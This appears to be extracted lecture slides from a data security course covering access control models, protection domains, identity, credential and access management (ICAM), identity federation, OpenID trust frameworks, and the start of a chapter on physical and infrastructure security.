
- Access control principles
  - Access control context
  - Access control policies
- Subjects, objects, and access rights
- Discretionary access control
  - Access control model
  - Protection domains
- UNIX file access control
  - Traditional UNIX file access control
  - Access control lists in UNIX
- Role-based access control
  - RBAC reference models
- Attribute-based access control
  - Attributes
  - ABAC logical architecture
  - ABAC policies
- Identity, credential, and access management
  - Identity management
  - Credential management
  - Access management
  - Identity federation
- Trust frameworks
  - Traditional identity exchange approach
  - Open identity trust framework
- Bank RBAC system

# Heilmeier Questions

- What are you trying to do? Articulate your objectives using absolutely no jargon.
- How is it done today, and what are the limits of current practice?
- What is new in your approach and why do you think it will be successful?
- Who cares? If you succeed, what difference will it make?
- What are the risks?
- How much will it cost?
- How long will it take?
- What are the mid-term and final “exams” to check for success?

# Protection Domains

- Set of objects together with access rights to those objects
- More flexibility when associating capabilities with protection domains
- In terms of the access matrix, a row defines a protection domain
- User can spawn processes with a subset of the access rights of the user
- Association between a process and a domain can be static or dynamic
- In user mode certain areas of memory are protected from use and certain instructions may not be executed
- In kernel mode privileged instructions may be executed and protected areas of memory may be accessed



# **Lecture 11 – Data Security: Physical Security**


---

**October 2, 2018**

**Dr. Dan Massey**

# Identity, Credential, and Access Management (ICAM)

- A comprehensive approach to managing and implementing digital identities, credentials, and access control
- Developed by the U.S. government
- Designed to:
  - Create trusted digital identity representations of individuals and nonperson entities (NPEs)
  - Bind those identities to credentials that may serve as a proxy for the individual or NPE in access transactions
    - A credential is an object or data structure that authoritatively binds an identity to a token possessed and controlled by a subscriber
  - Use the credentials to provide authorized access to an agency's resources



**Figure 4.12 Identity, Credential, and Access Management (ICAM)**

# Identity Management



Concerned with assigning attributes to a digital identity and connecting that digital identity to an individual or NPE

Goal is to establish a trustworthy digital identity that is independent of a specific application or context

Most common approach to access control for applications and programs is to create a digital representation of an identity for the specific use of the application or program

Maintenance and protection of the identity itself is treated as secondary to the mission associated with the application

Final element is lifecycle management which includes:

- Mechanisms, policies, and procedures for protecting personal identity information
- Controlling access to identity data
- Techniques for sharing authoritative identity data with applications that need it
- Revocation of an enterprise identity

# Credential Management

The management of the life cycle of the credential

Encompasses five logical components:

Examples of credentials are smart cards, private/public cryptographic keys, and digital certificates

An authorized individual sponsors an individual or entity for a credential to establish the need for the credential

The sponsored individual enrolls for the credential

- Process typically consists of identity proofing and the capture of biographic and biometric data
- This step may also involve incorporating authoritative attribute data, maintained by the identity management component

A credential is produced

- Depending on the credential type, production may involve encryption, the use of a digital signature, the production of a smart card or other functions

The credential is issued to the individual or NPE

A credential must be maintained over its life cycle

- Might include revocation, reissuance/replacement, reenrollment, expiration, personal identification number (PIN) reset, suspension, or reinstatement

# Access Management

**Deals with the management and control of the ways entities are granted access to resources**

**Covers both logical and physical access**

**May be internal to a system or an external element**

**Purpose is to ensure that the proper identity verification is made when an individual attempts to access a security sensitive building, computer systems, or data**

**Three support elements are needed for an enterprise-wide access control facility:**

- Resource management
- Privilege management
- Policy management

# Three support elements are needed for an enterprise-wide access control facility:

## Resource management

- Concerned with defining rules for a resource that requires access control
- Rules would include credential requirements and what user attributes, resource attributes, and environmental conditions are required for access of a given resource for a given function

## Privilege management


- Concerned with establishing and maintaining the entitlement or privilege attributes that comprise an individual's access profile
- These attributes represent features of an individual that can be used as the basis for determining access decisions to both physical and logical resources
- Privileges are considered attributes that can be linked to a digital identity

## Policy management

- Governs what is allowable and unallowable in an access transaction

# Identity Federation

- Term used to describe the technology, standards, policies, and processes that allow an organization to trust digital identities, identity attributes, and credentials created and issued by another organization
- Addresses two questions:
  - How do you trust identities of individuals from external organizations who need access to your systems
  - How do you vouch for identities of individuals in your organization when they need to collaborate with external organizations



(a) Traditional triangle of parties involved in an exchange of identity information

Figure 4.13 Identity Information Exchange Approaches

# Open Identity Trust Framework

## OpenID

- An open standard that allows users to be authenticated by certain cooperating sites using a third party service

## OIDF

- OpenID Foundation is an international nonprofit organization of individuals and companies committed to enabling, promoting, and protecting OpenID technologies

## ICF

- Information Card Foundation is a nonprofit community of companies and individuals working together to evolve the Information Card ecosystem

## OITF


- Open Identity Trust Framework is a standardized, open specification of a trust framework for identity and attribute exchange, developed jointly by OIDF and ICF

## OIX

- Open Identity Exchange Corporation is an independent, neutral, international provider of certification trust frameworks conforming to the OITF model

## AXN

- Attribute Exchange Network is an online Internet-scale gateway for identity service providers and relying parties to efficiently access user asserted, permissioned, and verified online identity attributes in high volumes at affordable costs



(B) Identity attribute exchange elements

Figure 4.13 Identity Information Exchange Approaches

# Summary

- Access control principles
  - Access control context
  - Access control policies
- Subjects, objects, and access rights
- Discretionary access control
  - Access control model
  - Protection domains
- UNIX file access control
  - Traditional UNIX file access control
  - Access control lists in UNIX
- Role-based access control
  - RBAC reference models
- Attribute-based access control
  - Attributes
  - ABAC logical architecture
  - ABAC policies
- Identity, credential, and access management
  - Identity management
  - Credential management
  - Access management
  - Identity federation
- Trust frameworks
  - Traditional identity exchange approach
  - Open identity trust framework
- Bank RBAC system

# **Chapter 16**

## **Physical and Infrastructure Security**

# Physical and Infrastructure Security

## Logical security

- Protects computer-based data from software-based and communication-based threats

## Physical security


- Also called infrastructure security
- Protects the information systems that contain data and the people who use, operate, and maintain the systems
